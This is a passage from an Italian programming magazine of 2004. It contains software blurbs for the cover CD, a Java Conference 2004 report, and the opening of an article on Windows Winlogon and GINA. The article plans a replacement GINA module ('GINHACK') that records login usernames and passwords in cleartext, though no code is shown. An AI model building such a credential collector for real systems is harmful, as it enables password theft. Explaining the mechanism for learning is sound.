BZFlag è un gioco di combattimento 3D multiplayer, che consente di giocare in ambiente di rete (LAN o Internet). Il gioco può essere eseguito su quasi tutte le versioni di Windows (95/98/NT/2000/XP) e i requisiti minimi di sistema per farlo funzionare sono 32MB RAM e una scheda video con supporto OpenGL. Insieme all'eseguibile del gioco è disponibile anche il codice sorgente, questo dà la possibilità di analizzare in profondità il codice e apportare eventuali modifiche. Il gioco può così essere utilizzato a scopo didattico, non solo per avvicinarsi alla programmazione 3D, ma anche per conoscere i segreti della programmazione di rete e l'utilizzo delle librerie grafiche OpenGL. I linguaggi utilizzati per creare il gioco sono C e C++.

bzflag_1.10.6.zip

Flash MX 2004

In italiano, la versione completa del più celebre applicativo per la creazione di progetti multimediali

Due versioni, una dedicata ai designer (Flash MX 2004) ed una pensata per i developer (Flash MX 2004 Professional). Questa scelta di realizzare due pacchetti distinti testimonia la divisione di ruoli che la Macromedia ha individuato nell'utilizzo della tecnologia alla base di Flash, e che possiamo definire l'evoluzione naturale di una strategia di cui si potevano cogliere i primi segnali a partire dalla versione MX. Flash MX 2004 migliora e semplifica il processo di preparazione visuale per gli sviluppatori Web tradizionali che intendono lavorare sul lato client delle loro applicazioni. Il supporto video permette di visualizzare e manipolare tutti i più diffusi formati video (MPEG, Digital Video, QuickTime e AVI). La versione Professional possiede tutte le caratteristiche della versione normale con in più dei componenti aggiuntivi creati per agevolare lo scambio di dati e altre opzioni, molte delle quali pensate per dialogare con programmi di terze parti.

FlashMX2004-it.zip

BBC BASIC for Windows 3.10a

Una nuova reincarnazione del Basic

Il BBC BASIC nasce con l'intento di combinare la semplicità del primo Basic con le caratteristiche di flessibilità tipiche dei moderni linguaggi strutturati. Offre il pieno supporto per l'interfaccia grafica di Windows ed include un compilatore assembler per processori 80x86.

bbcwdemo.exe

Java 2 SDK, Standard Edition 1.4.2_05

Tutto quello che serve per realizzare applicazioni Java

L'ambiente di sviluppo Sun che negli ultimi anni si è imposta come la prima scelta per i programmatori che lavorano in ambito multipiattaforma. In questa versione, nuove funzionalità e migliori prestazioni arricchiscono l'ambiente. Rich client application e Web Services sono i campi in cui sono più evidenti i miglioramenti. Tra i miglioramenti che più faranno gola agli sviluppatori ci sono sicuramente quelli inerenti Swing. Davvero ghiotti i due nuovi look&feel: GTK+ e, finalmente, Windows XP. Anche le applicazioni Java possono così integrarsi pienamente nell'ambiente visuale del più recente Windows. Anche GTK+ risulta molto interessante: attraverso un semplice resource file, è possibile settare i parametri fondamentali del look-&feel. Sempre in ambito Swing, è da notare la pesante cura dimagrante cui p stata sottoposta JFileChooser, che risulta essere ora molto più veloce della precedente versione, in alcuni casi anche 300 volte più veloce!

j2sdk-1_4_2_04-windows-i586-p.exe

Mono 1.0 build 1

La risposta Open Source al .Net Framework

Finalmente disponibile la prima release ufficiale di Mono! Dopo anni di attesa, è giunto il momento di installare la versione 1.0 dell'unica alternativa Open Source al .NET Framework di Microsoft. Nel CD allegato a questo numero, trovare la versione per Windows e potete immediatamente fare il confronto, in termini di velocità e affidabilità, con la versione ufficiale Microsoft. Nei prossimi numeri di ioProgrammo troverete le versioni per gli altri sistemi operativi e tutti i codici sorgente. Mono include un compilatore per il linguaggio C#, un ambiente runtime chiamato Common Language Runtime (CLR) per il Common Language Infrastructure (CLI), supporto per ADO.NET e ASP .NET e numerose librerie di classi completamente compatibili con .NET. Gli sviluppi futuri del progetto prevedono tra le altre cose la realizzazione di compilatori per il linguaggio di programmazione Visual Basic.NET già in fase di test, che sarà chiamato MonoBasic, e per il linguaggio di scripting Jscript.NET.

mono-1.0-win32-1.exe

DataMorph 1.12

Converti i database in XML

Davvero comodo questo tool per la conversione dei dati: consente sia di trasformare intere basi di dati in formato XML (o file ASCII) sia di fare l'operazione inversa. Sia il contenuto dei dati che la struttura gerarchica che li lega possono essere modificati per via grafica all'interno dell'ambiente. DataMorph utilizza un driver JDBC per connettersi ai database e supporta tutti i più importanti DB: Microsoft Sql Server, Access, MySQL, Oracle. Come fonte dei dati, accetta anche Excel.

install.exe

OnTime 2004 Defect Tracker Windows Edition 4.0

Gestisce e aiuta a risolvere i bug

Basato su .NET e SQL-Server, OnTime Defect Tracker è un valido aiuto durante lo sviluppo di un progetto software: tutti i bug possono essere tracciati e gestiti attraverso complessi strumenti di ricerca ed analisi. Le informazioni possono ovviamente essere condivise fra tutti i componenti del team di sviluppo, ma sulla base di apposite policy di sicurezza. È anche disponibile un SDK opzionale che consente di integrare le capacità di defect-tracking all'interno delle applicazioni che sviluppiamo. È possibile scegliere tra due tipi di interfacce: Windows client o Web Client. In questa nuova versione sono state migliorate le funzionalità inerenti la sicurezza: ora è possibile impostare criteri di accesso ai dati relativamente ai singoli progetti.

OnTimeWinV4Setup.msi

SQL Documentor 1.0.2

Documentazione per database

Un valido strumento che consente di documentare database gestiti su SQL Server. Con un efficace sistema a schede è possibile scegliere rapidamente quali elementi includere nei report. Le scelte sono numerosissime e spaziano dai nomi di tabelle e colonne, al tipo di dato e dimensione, alle regole, fino a coprire ogni dettaglio della struttura del DB. L'output può essere esportato in PDF e RTF, consentendo ulteriori personalizzazioni.

sqldocumentor.exe

LargeEdit 1.0

Per lavorare con file testuali di grandi dimensioni

Un editor testuale che consente di aprire ed editare file di qualsiasi dimensione. LargeEdit è stato testato con file di dimensioni superiori ai 2 GB. Le funzioni di ricerca sono ottimizzate per file di grandi dimensione ed è possibile attivare il syntax highlighting per numerosi linguaggi: Javascript, VBScript, HTML, C++, Java, ObjectPascal, Visual Basic, PHP, XML, SQL, e altri ancora.

lesetup.exe

SuperEdi 3.3.1

Editor per gli sviluppatori

Ideato appositamente per gli sviluppatori, SuperEdi può essere utilizzato sia per lo sviluppo in locale che per modificare file in

remoto. Completamente gratuito, presenta tutte le principali funzionalità degli editor più blasonati: evidenziazione sintattica per i maggiori linguaggi, filtri per la manipolazione automatica del testo e supporto multilingua.
SuperEdi-3.3.1.U.exe

SQLXP 3.0
Gestisce database con ADO

SQLXP consente di gestire qualsiasi tipo di database utilizzando la tecnologia ADO. L'esplorazione di database già esistenti è ottenibile attraverso delle semplici operazioni visuali: un doppio click nel browser integrato ci consentirà di accedere alle tabelle del DB. La definizione di script SQL è semplificata dal sintax highlighting e dalle funzioni di autocompletamento che tengono traccia dei nomi di tabelle, viste, procedure, prametri e campi. Molto utile la possibilità di riutilizzare il codice SQL già scritto, attraverso l'opzione parametrica.
sqlxp30.exe

Astrum InstallWizard 2.04
Crea il tuo setup

Astrum InstallWizard è un versatile software per la creazione di pacchetti di installazione. Potente e ben ideato, consente di arrivare al pacchetto di installazione completo attraverso una semplice e chiara procedura guidata. L'ottimo help ed i numerosi tutorial aiutano anche i meno esperti a realizzare in pochi istanti pacchetti di livello professionale. Non rinuncia alla completezza comprendendo il supporto per file JPEG ed MP3. È possibile utilizzare variabili utente, dividere i file di installazione su più dischi e interagire in vario modo con il registro di windows. Da rimarcare la presenza di un apposito Wizard per la creazione di update.
aiw.exe

NoteTab Light 4.95
Editor per file di testo e HTML

Ecco l'occasione per rimpiazzare il vecchio notepad di Windows con uno strumento altrettanto veloce ma sicuramente più ricco e che non mancherà di farsi apprezzare dai più "smanettoni". Il numero di funzioni utili è davvero impressionante e, al primo avvio, è possibile scegliere se provare anche quelle disponibili per la versione a pagamento per un limitato periodo di tempo. Rimarchevole la sezione relativa ai tag HTML che consente di scrivere compilare velocemente intere pagine così come interessantissimi sono gli snippet pronti da inserire nei nostri file: dai file batch per il lancio delle applicazione, agli script ftp per il download dei file… fino ad arrivare ad una simpaticissima collezione di smiles! Gratuito, da provare.
NoteTab_Setup.exe

Ariacom Business Reports 3.1
Generazione e pubblicazione di report

Può interfacciarsi con tutti i più diffusi database, grazie al supporto nativo per Access, Sql Server e Oracle, in aggiunta al classico ODBC. Anche gli utenti alle prime armi potranno sfruttare da subito questo software, grazie alla presenza di un Wizard per il collegamento alla base di dati. È possibile generare i report sia come semplici file sia come e-mail o inviarli direttamente vi fax. Gratuito.
brfree.exe

HotHTML 3 Professional 1.0.133
Sviluppo Web professionale

Supportando nativamente oltre 24 linguaggi, HotHTML si presenta come un editor di alto livello, con tutte le principali funzionalità che ci si aspetta da un editor moderno. L'interfaccia è molto ben curata e ha dalla sua alcune raffinatezze come l'utilizzo delle trasparenze. Molto ben realizzata la funzione di preview delle pagine: efficace anche con pagine dinamiche. È anche possibile compilare applicazioni Java e .NET direttamente all'interno dell'IDE.
hothtml3eval.exe

DJ Java Decompiler 3.5.5.77
Codice sorgente dal bytecode

Un decompilatore e disassemblatore grafico che gira su piattaforma Windows e che permette con estrema facilità di ricostruire il codice sorgente originale a partire file binari .CLASS. Una volta ottenuto il sorgente, è possibile modificarlo direttamente all'interno di DJ Java Decompiler, grazie all'editor integrato. Essendo un'applicazione Windows, non è necessario che sia installata una macchina Java: l'unica cosa da fare è indicare il file .class e istantaneamente potremo vedere ed eventualmente modificare il sorgente.
djdec377.zip

XpoLog 2.5
Per analizzare log e file di configurazione Web

Un potente sistema per l'analisi e la manipolazione di qualsiasi file di log e di qualsiasi file di configurazione. Le viste ed i filtri disponibili consentono un approfondito debug, anche in remoto, grazie alla possibilità di esportare automaticamente i file, comprimendoli e inviandoli via e-mail.
XpoLog2.5_win.exe

XEP 3.8
Da XML a PDF o PostScript

Un applicazione commerciale in grado di effettuare la conversione da documenti XML in PDF o in formato PostScript. Accetta in input dati in formato XML e fogli di stile XSL, il rendere è effettuato proprio come combinazione dei due ingressi. XEP offre un valido supporto a XSL FO, grafici SVG e funzioni di link PDF-to-PDF. Richiede sia installata una Virtual Machine Java.
xep38_trial.zip

MaSal Editor 1.4.164
Crea il tuo setup in un lampo

Un ambiente per la creazione di pacchetti di installazione che, per via grafica, consente di realizzare prodotti di ottimo livello professionale. Con apposite funzioni per il re-packaging, consente di aggiornare con facilità le vecchie versioni dei nostri software.
masaieditor.exe

UltraEdit-32 10.20a
HTML, testo, esadecimale: tutto in un editor

UltraEdit-32 è principalmente un editor esadecimale con un completo supporto per le macro e numerose funzioni avanzate come la conversione i file da DOS a Unix. In questa nuova versione sono state aggiunte delle comode funzionalità di autocompletamento, oltre ad un miglioramento complessivo dell'interfaccia. Inoltre è ora disponibile il supporto per SFTP (Secure FTP Support) ed il sintax highlighting che si adatta automaticamente al tipo di documento, basandosi sul nome del file.
uedit32.zip

Assago, 8 Giugno 2004: nona edizione della Java Conference

Java Conference 2004

In una giornata piena di eventi e novità, Sun ed amici ci parlano di Open Source, tecnologie mobili UMTS, TV digitale Internet e nuove opportunità per il futuro dell'IT

La Sun nel mezzo, con H3G (Tre) ed AMD ai lati, troneggiava all'ingresso degli stand, mentre all'interno della stessa area erano schierati altri nomi illustri quali Macromedia, SAP, Compuware (produttrice del noto debugger SoftICE) insieme ad altri protagonisti della scena dell'IT italiana e mondiale. Ho voluto subito vedere cosa proponeva la padrona di casa dell'evento. Tra le varie dimostrazioni delle novità hardware e software di casa Sun, mi sono soffermato su quella, molto interessante, del Java Desktop System, installato su alcune macchine per permetterne la valutazione ai visitatori. Non ho avuto modo lì per lì di toccare con mano – come potete immaginare non ero l'unico interessato ed il tempo a mia disposizione era poco – ma vista la portata del prodotto abbiamo ottenuto dalla Sun un'intervista specifica su questa piattaforma grafica di cui trovate un resoconto in queste pagine.

GLI INCONTRI DEL MATTINO

Il mio giro di ricognizione nell'area degli stand passa in fretta: annunciano l'inizio dei lavori e mi reco con solerzia alla sala allestita per la sessione plenaria. Sono arrivato poco dopo l'annuncio e pensavo quindi di trovare ancora l'auditorium abbastanza libero. Macchè! Il pienone era già fatto, e gente continuava ad arrivare da tutte le parti. Apre la conferenza Gianluca Bogi, direttore generale GSO della Sun Microsystems Italia, il quale ci parla dell'importanza del mondo dell'Open Source come simbolo della libertà di scelta, stimolo per il mercato e catalizzatore della concorrenza, sottolineando il ruolo della Sun in qualità di grande sostenitrice e promotrice di tale mondo. Fa anche un interessante accenno alla visione che la Sun ha della TV digitale come di una nuova rivoluzione che porterà informazioni e servizi alla portata di tutti attraverso la rete. Viene poi annunciato Chicco Testa, membro del consiglio di amministrazione di Rothschild Italia ed ex-presidente di Enel. Il suo discorso è stato molto interessante anche se meno legato degli altri, forse, ai tecnicismi dell'informatica e delle telecomunicazioni. Parte da una riflessione su alcuni sondaggi condotti nel nostro paese atti ad indagare sul "sentiment" della popolazione nei riguardi del nostro futuro. Relativamente alla vita in generale, vige la sensazione di stare meglio delle generazioni precedenti, ma si è rilevato un diffuso senso di incertezza per ciò che concerne il futuro dei nostri figli e nipoti: manca insomma la fiducia che il progresso in atto continui il suo percorso potendo offrire un tenore ed uno stile di vita sempre migliori. Orientando però la prospettiva verso il mondo delle tecnologie e telecomunicazioni, è quasi unanime l'opinione che oggi si

Fig. 4: Una vista dell'ingresso del Centro Congressi che ha ospitato l'evento

Fig. 2: I preparativi audio e video per la sessione plenaria di interventi

Fig. 3: La registrazione dei partecipanti

stia meglio dei nostri genitori e che i nostri figli staranno meglio di noi. Da queste semplici quanto pregnanti osservazioni, Testa ha tratto spunto per parlarci della paura di investire che vige nel mercato dell'informatica di oggi, sofferente del grande boom di spese nell'e-business della decade passata: l'imprenditoria è incuriosita e stimolata dalle migliaia di opportunità che si colgono dalle innovazioni dell'IT, ma è frenata dal senso di rischio generato da alcuni fallimenti precedenti. Nel procedere della sua analisi, non è mancata una velata critica al fatto che nel nostro paese non si pensi mai alla cablatura in banda larga come ad un investimento statale e che parlando di infrastrutture pubbliche si menzionino sempre treni, autostrade e ponti, e mai ai pilastri base di Internet. Vista l'importanza sempre maggiore della rete mondiale nella vita quotidiana della popolazione, la diffusione a crescita esponenziale che tale mezzo di comunicazione ha raggiunto in pochissimi anni, appare chiaro che da parte dello Stato si renda necessario porre le basi tecnologiche affinché si possa godere subito e non a scoppio ritardato dei vantaggi che tale progresso porta.

OPINIONI DAGLI USA

È la volta adesso degli americani. Inizierà Jim Waldo, ingegnere presso i Sun Microsystems Labs e responsabile dell'architettura di Jini, il sistema di programmazione distribuita basato su Java. In maniera molto equilibrata ed imparziale, passa in rassegna i punti positivi e negativi dell'Open Source: più innovatività, più persone che contribuiscono alla risoluzione di bug, possibilità di alterare i programmi in base alle proprie esigenze, la fonte più affidabile di documentazione (il codice sorgente!), e sull'altro versante il rischio che qualcuno contribuisca con codice proprietario (vedi il caso aperto tra Linux e SCO), il rischio di suddivisione del lavoro in tanti progetti paralleli e dispersivi, la possibile inconsistenza delle competenze di chi contribuisce. Viene poi operata una distinzione tra l'Open Source vero e proprio (Linux ed Apache, per esempio), dove il codice è disponibile per chiunque, ed il Community Source (come Java e Jini), dove invece per avere il codice bisogna fare parte della comunità e si possono modificare i sorgenti solo in accordo con i principi di base del progetto. Waldo conclude ribadendo l'importanza e la bontà dello sviluppo aperto, senza negare comunque la libertà e la legittimità di optare per la segretezza del proprio codice sorgente, suggerendo che un domani questa sarà una scelta legata più che alla volontà di proteggere la proprietà intellettuale ad esigenze più strategiche quali il non inquinamento del codice, il mantenere una sola linea guida precisa e via dicendo.

Dopo Waldo, viene invitato sul palco Peder Ulander, direttore del marketing per le soluzioni desktop della Sun a livello mondiale. Anche lui inizia con l'affermare la dedizione della Sun all'Open Source e fornisce alcuni dati sul contributo con cui la società creatrice di Java vi ha partecipato. La Sun è direttamente coinvolta in progetti di grande importanza e popolarità quali OpenOffice.org, Apache, GNOME, NetBeans, JXTA, GridEngine, per un totale che raggiunge quasi i 35 milioni di download. Peder però poi dirama dall'Open Source per passare ad alcu-

Fig. 4: L'intervento di Scott McNealy, co-fondatore e CEO della Sun Microsystems

ne considerazioni sui trend che si stanno imponendo sul mercato informatico (dovuti anche all'emergere dell'Open Source!) e delinea così un quadro di crescita di interesse in Linux, di ricerca di desktop alternativi a Windows e di maggior utilizzo dei thin client. Introduce così la nuova piattaforma desktop che la Sun ha recentemente offerto sul mercato e che nasce quasi come naturale conseguenza delle nuove tendenze appena delineate. Si tratta del Java Desktop System, una seria alternativa a Windows che tenta di superare i limiti che hanno la proposte attuali (KDE, GNOME, etc). L'intervento si conclude con uno sguardo ad OpenOffice come alternativa a Microsoft Office, all'importanza dell'interoperabilità tra le piattaforme Windows e Java, e con un invito ad unirsi alla comunità Java su *www.java.com*.

Interviene infine Kevin Knox, della AMD, per ricordarci dell'alleanza strategica con Sun che ha portato ad Opteron e della tecnologia a 64bit, e dopo di lui viene annunciata la presenza – per la prima volta alla Java Conference in Italia – del CEO della Sun. Decisamente l'evento più atteso della giornata, la salita sul palco di Scott McNealy vede la sala allo stremo delle sue capacità di contenimento.

Scott ha cominciato con il passato: negli ultimi due anni la Sun è stata molto occupata su vari fronti, a partire dalla suite di applicazioni enterprise, passando per il Desktop System, fino ad arrivare alle partnership con AMD e recentemente Microsoft. Entra in seguito nel merito delle opportunità create da Java, dalla rete e dai sistemi di comunicazione mobile. Arriva ad affermare che Java è presente addirittura sul Mars Explorer (robot in esplorazione del territorio marziano), sconsigliando scherzosamente di mettersi a scrivere applicazioni per esso, però, perché tale tecnologia non si è ancora diffusa molto! La crescente e sempre più capillare presenza della rete nella vita quotidiana dell'uomo offre nuove possibilità di ideazione e sviluppo di applicativi. Le tecnologie mobili e wireless stanno rivoluzionando le nostre abitudini. Alcuni sondaggi rivelano che quasi più della metà dei britannici ha lasciato il proprio partner via SMS, ed invita tutti gli uomini a fare molta attenzione ai messaggini memorizzati sui nostri cellulari: pare che il 60% delle donne tenti di scoprire i segreti del proprio compagno spiandone il contenuto del telefonino!

Fig. 6: *L'apertura dei lavori, con l'introduzione di Gianluca Bogi*

Nella visione di Scott, il futuro vedrà tutto e tutti connessi ad internet. Viene citata l'enorme diffusione ormai dei telefoni cellulari (qui in Italia ne sappiamo qualco sa!) ed il sempre più frequente uso di SMS ed MMS come sistema di comunicazione, insieme alle vasta potenzialità che questo offre per i programmatori Java. Ci ricorda anche lui il commitment della Sun verso l'Open Source ed i Community Process, parla con entusiasmo di OpenOffice, StarOffice, Java.net e Solaris, ma l'atmosfera si raggela un attimo quando, alla sua richiesta di quanti abbiano già scaricato Solaris 10 tramite il programma Solaris Express da *www.sun.com*, nessuno in sala alza la mano (io l'avevo già scaricato due volte, ma non me la sono sentita di alzare la mano da solo): poi il grande Scott scioglie la tensione con una battuta che ha fatto ridere un po' tutti: "Ma che è? Non funziona internet qui?". Un po' meglio è andata con NetBeans… una buona parte dei programmatori presenti si è dichiarato (anche io, forte di essere parte di una folla) e McNealy si è sentito rincuorato. Il suo intervento in sala plenaria ha appena brevemente menzionato il recente pagamento miliardario da parte di Microsoft alla sua società ed il conseguente accordo per l'interoperabilità con la piattaforma Java. Forse si aspettava – come di fatto è stato – che la cosa sarebbe poi saltata fuori in sede della conferenza stampa che si è tenuta subito dopo la sessione pubblica: in effetti in quel contesto McNealy ha avuto modo di spiegare come l'accordo tra le due storiche rivali non significhi la fine della competizione, bensì un modo per rendere la competizione più vantaggiosa per i fruitori delle rispettive tecnologie. In una delle risposte date ai giornalisti, McNealy ha anche affermato di non aver molto di nuovo da svelare a Microsoft data la politica di trasparenza sempre adottata da Sun e di aspettarsi invece da adesso una leale apertura da parte della concorrente nell'ottica dell'accordo stipulato.

Fig. 5: *La sala plenaria*

Fig. 7: Enrique Duvos presenta Macromedia Flex

GLI INTERVENTI CONCLUSIVI

Durante la conferenza stampa con Scott McNealy, sul palco della sala plenaria si succedevano ancora Alessandro Musumeci, direttore generale dei sistemi informativi per il Ministero della Pubblica Istruzione, e Ezio Peri, Business Sales Director di H3G. Il primo ha illustrato gli ambiziosi progetti di portare la IT nelle scuole: multimedialità, internet, possibilità di accesso a contenuti e sessioni interattive con gli insegnanti via web sono gli obiettivi a lungo termine, mentre – anche grazie ad accordi con la Sun – corsi di Java per docenti e studenti, offerta di StarOffice per gli istituti accademici e introduzione di prodotti Open Source nei laboratori scolastici sono attività già in corso dal 2002. Ezio Peri, dal canto suo, ha illustrato la piattaforma 3 Business Open, studiata insieme a Sun e Cisco Systems, per offrire un sostrato di sviluppo che consente di portare le applicazioni aziendali in mobilità usando una serie di SDK, tools, API e device che funzionano sfruttando l'infrastruttura di rete di 3.

PEDER ULANDER PRESENTA IL JAVA DESKTOP SYSTEM

« Dal punto di vista tecnico, il Java Desktop System è basato su SuSE Linux ed il desktop GNOME. Non si tratta però di un ulteriore agglomerato di codice Open Source. La Sun sta lavorando attivamente per integrare i vari componenti selezionati dalle comunità di sviluppo ed offre così un sistema operativo Linux, ma con tutte le caratteristiche di facilità d'uso e user-friendliness tipiche di Windows».

Interviene così Peder Ulander, Senior Director di Sun. Ulander ha illustrato a ioProgrammo motivi e peculiarità di Java Desktop System, in cui ritroviamo tutti i principali applicativi di produttività per ufficio: dal client di posta con calendaring stile Outlook (basato sul prodotto open-source Evolution) alla suite StarOffice compatibile con Office della Microsoft e basata su OpenOffice, fino alle classiche applicazioni dedicate al multimedia. Anche se l'obiettivo della Sun sarà quello di incoraggiare lo sviluppo Java con il Sun Studio sul Java Desktop System, sarà supportato anche chi decide di scrivere applicazioni native per Linux che girino sotto il nuovo ambiente. Come politica strategica per il prodotto, la società americana non tenterà di imporsi come sostituto del tradizionale Windows, ma piuttosto come alternativa. I due desktop saranno presenti fra le opzioni che un'azienda potrà vagliare per armare le proprie macchine, ognuno con una propria personalità e filosofia di base differente. In questo senso lo sforzo sarà anche quello di lavorare per garantire la migliore interoperabilità possibile tra i due sistemi (e Java in questo senso è già il passo fondamentale), affinché la libertà del consumatore, per esempio, di utilizzare all'interno della propria impresa entrambi gli ambienti grafici, non resti solo retorica.
Come nota finale, l'abbordabilità del prodotto anche per le tasche meno abbienti: il costo dell'abbonamento per un anno è di $100.

IN CHIUSURA DEI LAVORI

Il pomeriggio prevedeva una serie di sessioni parallele su 5 sale differenti, di cui una dedicata al lato commerciale dell'informatica, le altre di taglio decisamente più tecnico. Il track business delineava tendenze e scenari commerciali della network economy alla luce del digitale terrestre, l'RFID, tecnologie mobili PDA/Smartphone e UMTS, oltre a presentare Java Enterprise Server e dare un quadro dell'Open Source nella piccola-media impresa.
Il track tecnico, invece, ha visto la partecipazione di numerosissime società: oltre ovviamente a Sun, c'erano Oracle, Borland, SAP, Compuware, ObjectWay, Byte-code, Intersystems, ed altre ancora. Tra gli interventi per me più interessanti tengo a ricordare la Macromedia, la quale ha presentato la sua novità, uscita da poco sul mercato: Macromedia Flex. Si tratta di una piattaforma lato server che permette la creazione di interfacce grafiche in Flash utilizzando un formato XML chiamato MXML (l'idea è simile al XAML della futura infrastruttura di sviluppo di Longhorn di casa Microsoft). Il run-time della Macromedia trasformerà il vostro XML in un file SWF che viene inviato al client e che fungerà da interfaccia utente, permettendo così anche a chi non è grafico di creare in Flash. Unico neo, il premio.
La licenza base per 2 CPU costa oltre 10mila euro.
Concludendo, possiamo dire che il futuro dell'ITT ci riserva molte idee sulle quali ci soffermeremo a riflettere.
Per coloro i quali non hanno partecipato alla conferenza, consiglio di visitare il sito *http://it.sun.com,* dove, seguendo i link della Java Conference, arrivati alla pagina del programma degli interventi è attualmente possibile scaricare i PDF delle varie presentazioni di tutte le sessioni.

Federico Mestrone

Modificare il sistema di autenticazione di Windows

Il collezionista di password

Intercettare le password di Windows in fase di login potrebbe apparire un'impresa ardua, ma nessuno può immaginare quali brutte sorprese possono accadere dopo che si è premuto *CTRL+ALT+CANC!*

REQUISITI

Conoscenze richieste
Basi di C++

Software
Visual C++ 6.0

Impegno

Tempo di realizzazione

L'autenticazione dei sistemi Windows basati su kernel NT (inclusi i recenti 2000/XP) è gestita da Microsoft attraverso un subsystem che si preoccupa della sicurezza dell'intero sistema operativo attraverso diversi moduli. Già in passato (vedi ioProgrammo 75 e 76) ci siamo occupati del modulo *LSASS*, discutendone a fondo rivelando le problematiche legate alla gestione del file di password (SAM) e al relativo cracking di queste ultime. Oggi ritorniamo ancora sull'argomento *"sicurezza e password"* di Windows, occupandoci però di un altro aspetto non meno importante: il processo di login. La prima parte dell'articolo spiegherà infatti come funziona il sistema di accesso e autenticazione di Windows, poi verranno introdotti i moduli principali che regolano il processo di login e infine sarà progettato un modulo di autenticazione proprio (che chiameremo *GINHACK*), capace di loggare tutti gli accessi di un sistema Windows, scrivendo *username* e *password* in chiaro su uno specifico file. Naturalmente lo scopo finale dell'articolo non sarà quello di creare un brutale (ma efficace!) password collector, quanto piuttosto quello di approfondire i processi di autenticazione di Windows e dotare il sistema operativo di una funzionalità di cui tuttora è carente: un registro da cui sia possibile sapere quali utenti hanno acceduto al sistema e in che momento. L'unico requisito richiesto per sviluppare il componente *GINHACK* è naturalmente la conoscenza del linguaggio C++.

L'AUTENTICAZIONE DI WINDOWS SVELATA!

L'accesso di qualsiasi risorsa di una macchina Windows è controllata da un SID, ovvero un *Security ID*. Ogni risorsa (dove per risorsa s'intendono file, cartelle, processi di sistema, servizi e quant'altro) ha una propria maschera di accesso che viene confrontata ogni volta col *SID* degli utenti per determinare se ci sono i diritti per accedere ad essa. È infatti risaputo che ogni utente di sistemi NT riceve, nell'atto dell'autenticarsi, un token di accesso contenente il *SID* personale. Ma al fatidico momento in cui si preme *CTRl+ALT+CANC* e si inserisce la propria password, come si comporta realmente il sistema operativo? Il componente di Windows 2000/XP che si preoccupa di fornire il supporto e le procedure per il login è conosciuto come *Winlogon*. Si tratta in pratica di un file eseguibile, presente nella *\WINDOWS \SYSTEM32*, che all'avvio svolge tre mansioni molto importanti:

- Per prima cosa, crea una *"window station"* virtuale in grado di rappresentare un monitor, un mouse e una tastiera, una sorta di stanza cautelativa in cui far girare i processi di login, che risultano attivati come processi dell'utente *SYSTEM;*
- Successivamente crea tre desktop diversi: un *"application desktop"* (utilizzato dall'utente per immettere la password), un *"login desktop"* (usato per mostrare l'interfaccia grafica di login) e infine uno *"screensaver desktop"*, sul quale – anticipando qualche cosa – consiglio caldamente di soffermare fin da ora l'attenzione, perché rappresenta l'anello debole della catena di autenticazione!
- Formalmente il login destop non è accessibile da nessun processo o programma al di fuori di *Winlogon*, che resta in attesa di una sequenza speciale chiamata detta *SAS – Secure Attentino Sequence* e che corrisponde in pratica al fatidico *"Ctrl+Alt+Canc";* se la sequenza non arriva entro un certo timeout, *Winlogon* richiama lo screen-

saver di sistema, ovvero il file *LOGON.SCR* situato nella *\SYSTEM32.*

La cosa più importante da capire in questo meccanismo è che *Winlogon* si comporta come una sorta di "Cerbero" all'ingresso del sistema operativo: esso ha il compito di accettare le credenziali di accesso *(username/password),* impedendo qualsiasi altra azione dell'utente o l'esecuzione di altri programmi; ciò significa che non svolge in realtà alcun servizio di autenticazione ma, al contrario, accetta la password e semplicemente la gira alla *Local Security Authority* del sistema, il parente più stretto di *LSASS* (vi ricorda niente???). *LSA* è il servizio reale che ha il compito di verificare l'esattezza delle credenziali fornite, e lo fa attraverso un modulo dal nome strano e curioso: *GINA.*

TUTTI PAZZI PER GINA!

Quando Microsoft ha progettato il meccanismo di autenticazione, lo ha fatto in modo che alcune delle sue funzionalità potessero essere sostituite dai programmatori, permettendo così ai produttori indipendenti di software di creare procedure di accesso personalizzate. Una scelta progettuale che gli sviluppatori di casa Redmond hanno preso in considerazione in previsione degli sviluppi futuri di nuove periferiche di autenticazione come i lettori di smartcard, gli scanner di impronte digitali, i riconoscitori biometrici, ossia tutti quegli apparecchi che quanto prima sostituiranno la cara vecchia password digitata da tastiera (vedi in merito ioProgrammo nr.66).
Il team di sviluppo di Windows ha così pensato di non progettare *Winlogon* come un unico blocco di programma monolitico, ma di realizzarlo a livelli, implementando le funzioni di identificazione e di autenticazione in un modulo a parte, separato dall'eseguibile e quindi completamente rimpiazzabile. Per "modulo separato" intendiamo una libreria dinamica *(DLL)* che nella fattispecie è conosciuta al mondo della programmazione col nome di *GINA.*





Fig. 1: **La struttura del sottosistema di sicurezza Winlogon**

Sotto questo nomignolo accattivante, si cela un lungo acronimo che sta per *Graphhical Identification and Authentication.* Niente donne quindi! *GINA* è infatti il componente di Windows che implementa a basso livello le funzioni di autenticazione e che si preoccupa di gestire le operazioni di sessione come la disconnessione, il lock del computer, il ritorno dallo screensaver e lo shutdown. Le interazioni del sottosistema di sicurezza *Winlogon/ GINA* sono illustrate dal diagramma in Fig. 1.

GLI STATI POSSIBILI DI UN LOGIN

Quali sono i compiti assegnati rispettivamente a *Winlogon* e *GINA?* La gestione della sicurezza degli accessi di Windows 2000/XP è una procedura abbastanza complessa, che non va pensata come una semplice finestra di richiesta password all'avvio, perché in questi casi bisogna fare i conti con problematiche come il blocco del sistema prima dell'autenticazione, l'avvio dei servizi in modo indipendente, il caricamento dei profili personali dell'utente che effettua il login, la limitazione delle risorse accessibili per ciascun utente. Microsoft rappresenta il meccanismo di autenticazione con un automa a tre stati che modellano le possibili posizioni in cui può trovarsi un utente (disconnesso, connesso o col computer bloccato), mentre le transizioni che permettono il passaggio da uno stato all'altro sono le procedure implementate da *Winlogon.*

Logged-off
